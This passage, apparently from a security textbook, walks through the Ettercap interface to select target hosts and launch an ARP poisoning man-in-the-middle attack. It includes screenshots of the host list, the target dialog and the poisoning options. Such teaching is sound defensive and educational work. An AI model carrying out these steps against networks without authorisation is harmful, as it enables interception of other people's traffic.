
Protocol filter ☑ TCP ☑ UDP ☑ Other

Connection state filter ☑ Active ☑ Idle ☑ Closing ☑ Closed ☑ Kil

Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes	Countries
fe80::deb2:9b3b:5490:d89b	0	-	ff02::16	0		idle	0	0	-- > --
fe80::1:1	0	-	ff02::16	0		idle	0	0	-- > --
fe80::1:1	0	-	ff02::1	0		killed	0	0	-- > --
fe80::596a:9dce:b1:5519	0	-	ff02::16	0		idle	0	0	-- > --
10.10.1.14	5353	-	224.0.0.251	5353	UDP	active	7974	0	-- > --
fe80::15:5dff:fe12:dbdf	5353	-	ff02::fb	5353	UDP	active	10440	0	-- > --
fe80::15ad:fd5c:9ab2:7ecc	5353	-	ff02::fb	5353	UDP	active	7974	0	-- > --
fe80::15:5dff:fe12:dbdf	0	-	ff02::16	0		idle	0	0	-- > --
::	0	-	ff02::1:ffb2:7ecc	0		killed	0	0	00 > --
::	0	-	ff02::16	0		idle	0	0	00 > --
fe80::15ad:fd5c:9ab2:7ecc	0	-	ff02::2	0		killed	0	0	-- > --
fe80::15ad:fd5c:9ab2:7ecc	0	-	ff02::16	0		idle	0	0	-- > --

Figure 16.72: Screenshot of Ettercap showing the host list

- Select the hosts to perform an ARP spoofing attack. Go to the **Hosts** window and select the target IP address. Select **Targets → Current targets** to add a list of target hosts to use for ARP spoofing.



Ettercap
0.8.3.1 (EB)
Connections ×
Targets ×
Target 1
Target 2
Cancel
ettercap Input
OK
Delete
Add
Delete
Add

IP address : 10.10.1.14

```
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Bridged sniffing...
```

Figure 16.73: Screenshot of Ettercap showing targets

- Select **MITM → ARP poisoning**. In the pop-up window that appears, select **Sniff remote connections** and click on **OK** to launch an ARP poisoning attack on the target.



Cancel
MITM Attack: ARP Poisoning
OK

Optional parameters

☑ Sniff remote connections.

☐ Only poison one-way.

Figure 16.74: Screenshot of optional parameter selection in Ettercap when launching an ARP poisoning attack

